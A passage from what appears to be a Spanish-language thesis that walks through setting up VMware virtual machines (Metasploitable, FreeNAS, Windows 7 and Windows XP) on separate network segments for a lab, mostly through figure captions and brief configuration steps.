


Figura 27. Asignación de parámetros de red
Fuente: elaboración propia

• Instalación del servidor Linux.

Para el caso de esta máquina ya se tiene el archivo preinstalado del sistema operativo Linux ubuntu, así que solamente se procederá a ir al menú File y abrir dicho archivo.




Figura 28. Ventana inicial de instalación de Linux
Fuente: elaboración propia

Se procede a establecer la interfaz de red al segmento correspondiente que en este caso será el VMnet 2, para ello en las propiedades del adaptador




Figura 29. Ventana de configuración de la maquina
Fuente: elaboración propia

Se ubica la opción del adaptador y selecciona el modo en VMnet2 y aceptar.




Figura 30. Ventana de configuración del interfaz de red.
Fuente: elaboración propia

Se puede encender la maquina instalada y solicita ingresar los parámetros de acceso




Figura 31. Inicio del sistema operativo Linux Metasploitable
Fuente: elaboración propia

• Instalación del servidor Unix

Para el caso de esta máquina ya se tiene el archivo preinstalado del sistema operativo FreeNas, se procede mediante VMware ir al menú File ubicar el archivo, seleccionar y posteriormente se abrirá.




Figura 32. Ventana inicial de instalación de FreeNas
Fuente: elaboración propia

Una vez abierto se tiene la siguiente imagen




Figura 33. Ventana final de instalación de FreeNas
Fuente: elaboración propia

Se ubica la opción del adaptador y selecciona el modo en VMnet3 y aceptar.




Figura 34. Configuración del interfaz de red
Fuente: elaboración propia

Para el caso del Storage se tiene que crear dos discos de almacenamiento adicionales, esto se hace ingresando a editar las opciones de la máquina virtual, la primera es para sistema y los dos restantes son para configurar el funcionamiento de la NAS.




Figura 35. Configuración de los medios de almacenamiento.
Fuente: elaboración propia

Ahora ya se puede encender la máquina y se ve las opciones para poder configurar.



Figura 36. Ventana de inicio del FreeNas
Fuente: elaboración propia

Se asigna la dirección IP y la máscara de sub red, puerta de enlace y servidor DNS.




Figura 37. Asignación de parámetros de red sistema FreeNas
Fuente: elaboración propia

Posterior a ello se utiliza una interfaz web para poder administrar mediante la IP asignada desde una de las maquinas que se encuentra en el mismo segmento.

4.5.4. Instalación de las máquinas virtuales- zona LAN

En este apartado se describe la instalación de todas las máquinas virtuales.

• Instalación del Windows 7

Para el caso de esta máquina ya se tiene preinstalado del sistema operativo Windows 7, de esta manera se procedió a ir al menú File y abrir dicho archivo.




Figura 38. Ventana inicial de instalación de Windows 7
Fuente: elaboración propia

Una vez abierto se tiene la siguiente imagen




Figura 39. Ventana final de instalación de Windows 7
Fuente: elaboración propia

Se procede a encender el equipo y carga el sistema operativo.



Figura 40. Inicio del sistema operativo Windows 7
Fuente: elaboración propia

Se procede a poner la interfaz de red al segmento correspondiente, que en este caso fue el VMnet 2, para ello en propiedades del adaptador




Figura 41. Ventana de acceso a la configuración de la máquina virtual
Fuente: elaboración propia

Se ubica la opción del adaptador y selecciona el modo VMnet2 y aceptar.




Figura 42. Configuración de la interfaz de red
Fuente: elaboración propia

Se asigna los parámetros lógicos de red tal como se muestra en la imagen siguiente.




Figura 43. Asignación de parámetros de red.
Fuente: elaboración propia

- Instalación de maquina Windows xp

Para el caso de esta máquina ya se tiene el archivo preinstalado del sistema operativo Windows xp, así que solamente se procederá a ir al menú File y abrir dicho archivo.

